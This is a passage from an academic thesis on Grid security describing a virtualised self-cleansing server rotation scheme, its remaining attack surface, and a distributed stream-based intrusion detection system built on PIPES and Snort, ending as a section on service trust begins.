


Figure 6.11: Self-Cleansing Grid Servers

Manager is responsible for monitoring the current connections (3), refreshing the Service Hosts and setting the dynamic routing rules to connect and disconnect the virtual machines (4), thus creating the desired self-cleansing rotation mechanism (5).

Figure 6.12 shows the algorithm implemented by the rotation manager. First, the Storage Host is started and a private network connection is set up. A copy from a read only base image is made for Service Host X, and Service Host X is started. On the first pass, the Service Host X then loads the state for all relevant services, and the Xen0 sets a network route to Service Host X. Once Service Host X is active, a copy of the read only base image is made for Service Host Y, and Service Host Y is started. Also, a timer is started for the Rotation Manager. At the end of the time slice, the algorithm enters a critical part² and the Xen0 stops accepting new connections. Then, Service Host Y starts loading the service state from the Storage Host, and concurrently the Rotation Manager checks if it is safe to rotate. If there are still active connections,

²This part of the algorithm is critical, since no new connections are accepted and thus the Grid headnode is not reachable. This issue will be dealt with in the implementation section.




Figure 6.12: State Preserving Rotation Algorithm

the rotation is delayed and new connections are allowed again for a given time slice. If it is safe to rotate, and Service Host Y has loaded its state, the Xen0 removes the old network route to Service Host X and sets a new route to Service Host Y. The critical part ends with the Xen0 allowing new connections again. The same procedure is repeated for Service Host Y. For the sake of clarity, the critical part for Service Host Y is not shown in the Figure. The critical part starts when the Xen0 stops accepting connections and ends when connections are accepted again. The concurrent loading of state and checking for rotation safeness is not a problem, since due to the new Grid setup the Globus services only change their state through external triggers (from users or the cluster), thus if no external connections are present, then both the rotation and the state are safe. If there are external connections, the algorithm terminates the current rotation. The rotation safeness checks are an important aspect of the system and are presented with in the following section.

6.6.5 Guardian Plugins

Since the system must be capable of dealing with TCP/IP connections and TCP/IP connections are stateful, a mechanism is needed to prevent rotation while there is an active connection. Using the proposed new Grid architecture, this is not a significant problem, since the long lasting connections (i.e. for job or result data transmission) are no longer routed via the headnode but go directly to the users' own private worker nodes. This only leaves the command and control messages (i.e. WS-Gram or Virtual Workspace calls) to be dealt with. In the authors experience, these calls usually do not last longer than a few minutes, and there are ample gaps between connections in which rotation can take place. Since the communication patterns and the desired responses to failed rotations differ from site to site, the Rotation Manager uses a plugin mechanism to decide whether to rotate or not. This allows the manager of a Grid site to adapt the rotation mechanisms to his or her needs with minimal effort. These Guardian Plugins have access to the IP Conntrack information and can thus monitor the current connections. They are called by the Rotation Manager when the rotation time slice has ended and must then decide whether to rotate or not. If there are no current connections, rotation is granted. If there are TCP/IP connections, it is up to the specific plugin to decide what to do. This depends greatly on the site policy. A usual approach is to delay the rotation for a short while and try again. The amount of time and the number of delays is dependent on the site's policy and should be chosen with care, since every delayed rotation increases the length of the attack window. Factors currently used to decide whether to rotate or not are: source IP, source port, duration of connection, number of rotations delayed due to source IP. The goal of the Guardian Plugins is to delay rotation if legitimate connections are present, while not falling prey to halting rotation because of the presence of malicious connections. One easy way of doing this is to simply rotate even if there is an active connection. This is the safest course of action from the server perspective but relies on error recovery mechanisms on the client side. However, detecting malicious activity in this scenario is relatively

simple. The Grid communication pattern usually has one or two connections from a user to start a job, and several days later one connection at the end of the job. Even with a large number of users, the length of the Grid jobs provide ample time to rotate. During the test runs with real world applications from a German national Grid (D-Grid) community project, the plugin did not have to delay a single rotation. An attacker in a normal scenario can easily mask his or her attack connection in the background noise of the Grid, since the attack only has to be launched once. With the system in place, the attacker would have to keep a permanent or a number of alternating connections open to prevent rotation. Every rotation which is prevented sends an alert to the site administrator and thus any attack, no matter how stealthy it is, can easily be detected.

6.6.6 Rotating Server Attacks

The novel rotating server approach presented in this section preserves all relevant state for normal operation of the Grid, however, all other state stored on the Service Hosts is lost. Thus, any attack code is lost and any interactive attacks are terminated. If the system was crashed by an attacker, it is automatically rejuvenated. Stealth attacks against the resources are no longer possible, since all attacks must keep a permanent connection open to prevent rotation and thus are easily detected and countered. The only attack still possible is a data injection attack against the storage database. An attacker who fully compromises one of the Service Hosts can insert bogus entries or remove valid entries from the database concerning the state of running Grid services by masquerading as the Grid service. It should be noted that this does not affect job data, result data or login information. The user's data is secure in its own virtual environment. The data attacks possible here are some of the meta-data attacks (i.e. what jobs were submitted by which user) and data attacks against the control information of services like WS-GRAM. Thus, job IDs could be deleted from the database, making it impossible to check the status of a job. The users could still, however, log on to his or her worker nodes and check manually since a Service Host compromise cannot spill over to the virtual worker nodes. While these attacks must not be taken lightly, they only have a minimal attack window and are usually attacks which are easily noticeable, since they affect the primary operation of the Grid (i.e. a user's job is cancelled before it started, or the notification of a completed job is removed before it is sent). This type of attack is possible against all the analysed intrusion tolerance systems discussed in the related work section, except those which disallow state completely. The main goal of preventing stealth attacks is not compromised by these attacks. If required, a data specific IDS could be run at the data base access point to check for irregular behaviour (such as a job was started in Europe and terminated outside of Europe). While IDS systems must usually play follow the leader, the very small area of attack will ease the configuration and increase the accuracy beyond what a full IDS could manage.

6.6.7 Rotating Server Results

The novel intrusion tolerance system presented in this section improves the security of stateful WSRF Grid servers against stealth attacks. The system is based on a server rotation strategy utilising paravirtualisation to close attack windows for stateful service-oriented Grid headnode servers. A flexible plugin based rotation manager deals with the complex issue of stateful connections to the Grid server, and a database connector is utilised to detach service state from the rotating functional components of the Grid server. Attacks against the rotation system itself were easily identified due to the necessity of the sustained nature of those attacks. The presented approach differs from other work in this area, since it does not require an intrusion detection system to operate and can deal with both Grid server state and with stateful TCP/IP connection, all vital issues for its applicability to Grid computing systems.

6.7 Intrusion Detection

6.7.1 Introduction

While the security mechanisms presented in the previous sections go a long way to protecting the Grid infrastructure, it is next to impossible to guarantee absolute safety and there is still the danger of brute force attacks like denial-of-service attacks against the Grid middleware in the DMZ or SPAM bots operating in the user's VM due to security flaws in the users software. To minimise the damage these kind of attacks can inflict, the security mechanisms will be complemented with a network intrusion detection system (NIDS) to detect the attacks which are not prevented. This enables resource providers to manually counter these attacks when they occur.

While the current Grids are still quite small, the Grid computing vision foresees huge collections of resources and users. When this occurs, NIDS solutions will face several new issues. The homogeneous Grid layer presents an attacker with a convenient way to do network reconnaissance without raising traditional NIDS alarms on the separate site by enabling the attacker to spread the reconnaissance over several dislocated resources. This leads to the need for cross-site NIDS data collection and correlation, which in turn leads to huge amounts of data flowing through the Grid NIDS. Furthermore, small Grid sites may not wish to deploy the manpower necessary to adequately monitor their Grid resources, preferring to out-source NIDS duties to larger maybe even specialised organisations, in particular since attack detection in an on-demand Grid environment is a multi-organisational task.

Thus, NIDS for Grid environments have to meet demands above and beyond traditional NIDS. Firstly, the NIDS has to be able to cope with the large amount of network traffic created by multiple Grid sites simultaneously. The NIDS must then be able to detect attack patterns which potentially are distributed over multiple sites. Since the multi-organisational data is not required for logging or auditing use, it is not necessary to store the entire data in a traditional database, and data reduction capabilities can be used to decrease the amount of data which needs to be processed. It should also be possible to add new sites to a running intrusion detection system, distribute the load without a lot of configuration work or requiring rule updates.

In the following, a novel *Stream Intrusion Detection System (S-IDS)* is introduced. The S-IDS is an experimental first step towards a new form of IDS design tailored to attack detection for large amounts of cross-site transient data. Since network traffic or other audit data, like process activity or login attempts, continuously accumulates over time and is only of interest for attack detection in a limited temporal context, handling this data as a stream has the potential of reducing the required resources needed to handle large amounts of data. Therefore, the S-IDS is based on the stream-based database management system PIPES [14]. PIPES's temporal operators facilitate simple definition of detection rules, also its stream-orientation enables a distributed detection infrastructure through the stream aggregation operations. S-IDS needs no permanent data storage to detect attacks, since the attack analysis is done directly in

the streaming context.

Before going into the details of the proposed NIDS, a brief introduction of PIPES in the context of NIDS is giving.

6.7.2 PIPES

PIPES (a Public Infrastructure for Processing and Exploring Streams) [106, 107, 27, 14], as a component of the Java library XXL [15], is a powerful infrastructure for processing data streams. A data stream is a potentially infinite sequence of data items, like network or measurement data. PIPES is able to continuously query data streams produced by autonomous data sources. The data streams of interest do not have to be stored in traditional databases for later querying. PIPES stores and uses data only as long as it is of interest for the evaluation process. This is called the temporal context of data. The management of data mainly takes place in the main memory, unlike traditional databases management systems that work on data without a temporal context, which necessitates the use of slow external memory like hard disks. This has a huge impact on the performance of systems that use PIPES for stream querying since data does not have to make a detour via external storage.

A query on streams can be expressed in CQL (Continuous Query Language) [13], which extends SQL by window operators. These operators enable query formulation in a SQL-like SELECT-FROM-WHERE style for streams. Windows are time periods in which a data item is considered for processing. It is important to assign a window to a data item, otherwise it would not be possible to use blocking operations in the query graph, since a stream is potentially infinite.

PIPES uses acyclic, directed operator graphs for processing data streams generated from a CQL statement. Such a query graph is similar to a graph derived from a SQL statement. A PIPES graph consists of three different types of nodes: sources, pipes, and sinks (see Figure 6.13). *Sources*, like a network interface, continuously deliver data that is processed in a pipe-graph. The *pipes* are operators like selects or joins as known from the extended relational algebra. Pipes are both sinks and sources, since they consume and deliver data. The data finally flows into terminal sinks where the final evaluation and presentation is done. PIPES has the ability to attach new sources at runtime, which is required for S-IDS to include new sites. A query is always started by a sink using the ONC-mechanism.

For operation of the query executing environment PIPES offers a scheduler, a memory manager, and a query optimiser. Besides using CQL for the construction of queries, PIPES graphs can also be constructed directly by using the Java object representation of sources, pipes, sinks and other components of the PIPES library. While CQL offer a more high level and human readable query definition, S-IDS uses the latter approach since it offers access and fine control to cutting edge extensions of PIPES which are not yet available in CQL. For a final product the use of CQL is preferable. None the less the Java interface is clear and easy to use. New detection algorithms often require only a few lines of code, connecting PIPES' stream operators. These newly created




Figure 6.13: PIPES Schema (from [14])

detection graphs can then easily be added to existing ones.

6.7.3 A Streaming Intrusion Detection System

This section describes the architecture of a Distributed Intrusion Detection System based on PIPES. The use of this stream processing database system enables the efficient analysis and recognition abilities of the IDS. To not reinvent the wheel, the traditional NIDS Snort [166] is integrated into the S-IDS thus leveraging existing single node detection logic into S-IDS allowing this work to concentrate on multi-site threats and the issues involved in coupling multiple sites using a streaming database. The graph-based architecture of PIPES suits the needs of a distributed analysis process. The IDS is therefore set up in a tree structure, consisting of sensors on the leaf-level, an arbitrary number of aggregators on the node levels and a master node on the root level.

The S-IDS core components are sensor nodes for information production, aggregator nodes to correlate and reduce the data stream and a master node that acts as a final aggregation entity as well as management and monitoring facility. On startup, all sensors and aggregators register with the master to receive configuration data, like parameters for the detection query graphs, report intervals or neighbors within the infrastructure to connect with.

Figure 6.14 shows the architecture of the sensor nodes. All sensors are equipped with two network adapters. The first adapter carries the Grid network traffic (1). This network traffic is analysed by Snort, and a raw package capture using LibPCap is used




Figure 6.14: S-IDS Sensor

to grab raw header information. If either component recognises an attack, it generates an alert, otherwise only the raw header information is streamed to the next level. Alerts are wrapped into IDMEF alert objects, as specified by RFC 4765 [47] for interoperability reasons. This enables other existing monitoring systems to be easily plugged into a sensor and at the same time enables S-IDS to be plugged into other security systems which understand IDMEF. Both alerts and the raw header information is then transferred into a PIPES socket sink (2). The second network adapter then streams that information to the next level. The second adapter is also used to receive control information from the master. The second adapter is required since the primary adapter should not be degraded through the NIDS, since this would impact the primary Grid performance. If the Grid node carrying the sensor is under an Denial of Service (DoS) attack, the primary adapter could be overloaded so that NIDS messages would not get through. For monitoring and load balancing purposes, every sensor periodically reports some system parameters, such as network, CPU and memory usage to the master (3). An arbitrary number of aggregators may subscribe to a sensor to aggregate the gained data in a wider scope.

Figure 6.15 shows the architecture of an aggregator node. Aggregators receive data from sensors or other aggregators it has subscribed to (1). Alerts received from the previous level are passed directly on to the next level (2). All received raw data from the previous level is analysed, and if an attack is discovered, an alert is generated and




Figure 6.15: S-IDS Aggregator

passed to the alert channel (3). Depending on the amount of raw packet-header data, the data can be reduced before it is forwarded to the next level. The alert detection rules are PIPES subgraphs which process non-alert input data (4). The rule implementation using stream operators benefits from the temporal aspect of PIPES since no data needs to be stored persistently but is handled as a continuous stream. Querying this stream for information concerning a certain time window is done using PIPES temporal operators. They consume a stream of temporal objects and generate a result stream. All objects in the data stream have a validity interval that starts with the time of their creation. Alerts and aggregated data is then streamed to the next level (5).

Figure 6.16 shows the architecture of a master node. The master is responsible both for organising the S-IDS infrastructure as well correlating the data from all top level aggregators. It holds a list of sensors and aggregators ((2)) as well as their status. All alerts generated and data aggregated on lower levels is gathered and processed here. Like the aggregators, the master is capable of running attack detection graphs based on the input from previous levels. The master is the final point in the graph which has an overview of the entire infrastructure. All alerts are then presented to the user.

All graph nodes report their system parameters in regular intervals to the master.




Figure 6.16: S-IDS Master

This enables the master to detect problems within the NIDS network. For example, if an aggregator fails, the master can assign the affected sensors to a different aggregator or if a sensor stops transmitting its heartbeat, the master can inform the administrator of the site where the sensor went down.

6.7.4 Streaming Intrusion Detection Results

In this section, a novel architecture for an intrusion detection system for distributed environments was presented. A stream based DBMS was used for the querying of network data. The use of a stream-oriented DBMS facilitates a natural handling of data analysed within the IDS. The streaming architecture allows the natural processing of temporal attack data across multiple sites and holds the potential for performance benefits in large scale systems since data is processed during its natural flow and only stored as long as necessary for analysis. Figure 6.17 shows the setup of a simple S-IDS which monitors two cluster sites and a number of desktop Grid resources.




Figure 6.17: Layout of a S-IDS Graph

6.8 Service Trust

6.8.1 Introduction

The security mechanisms introduced in this chapter help reduce the amount of trust needed to operate a Grid ecosystem. However, two trust relationships have not been discussed yet. The trust the customer must have in the solution producer is difficult to solve with security mechanism, since the software of the solution producer must be able to access the data it should operate on and thus can copy both the input data and the result data. The customer must also trust that the solution producer's software reliably returns the correct results. The second trust relationship which is still required in stage 2 is the trust in the resource provider. In the traditional Grid, this trust is usually built and managed personally, since the actors involved know each other. In an on-demand Grid it is desirable to have automated mechanisms which support the creation and management of trust values to aid customers in selecting a solution producer's services and a resource provider's resources.

Parts of this section have been published in [129].

6.8.2 Trust Classification

Azzedin and Maheswaran [17] have classified trust into two categories: identity trust and behaviour trust. Identity trust is concerned with verifying the authenticity of an interaction partner, whereas behaviour trust deals with the trustworthiness of an interaction partner. Since the Grid uses X.509 certificates to prove the identity the identity trust is not much of an issue unless one deals with unknown certificate authorities. The overall behaviour trust of an interaction partner can be built up by considering several factors, such as accuracy or reliability. These factors of behaviour trust should be continuously tested and verified. In this way, it is possible to collect a history of past collaborations that can be used for future decisions on further collaborations between interaction partners. This kind of experience can also be shared as recommendations to other participants. Furthermore, the overall decision whether to trust an interaction partner or not may be affected by other non-functional aspects that cannot be generally determined for every possible situation, but should rather be under the control of the user when requesting such a decision. In addition, while the basic functionality of two applications could be similar, differences in the application requirements 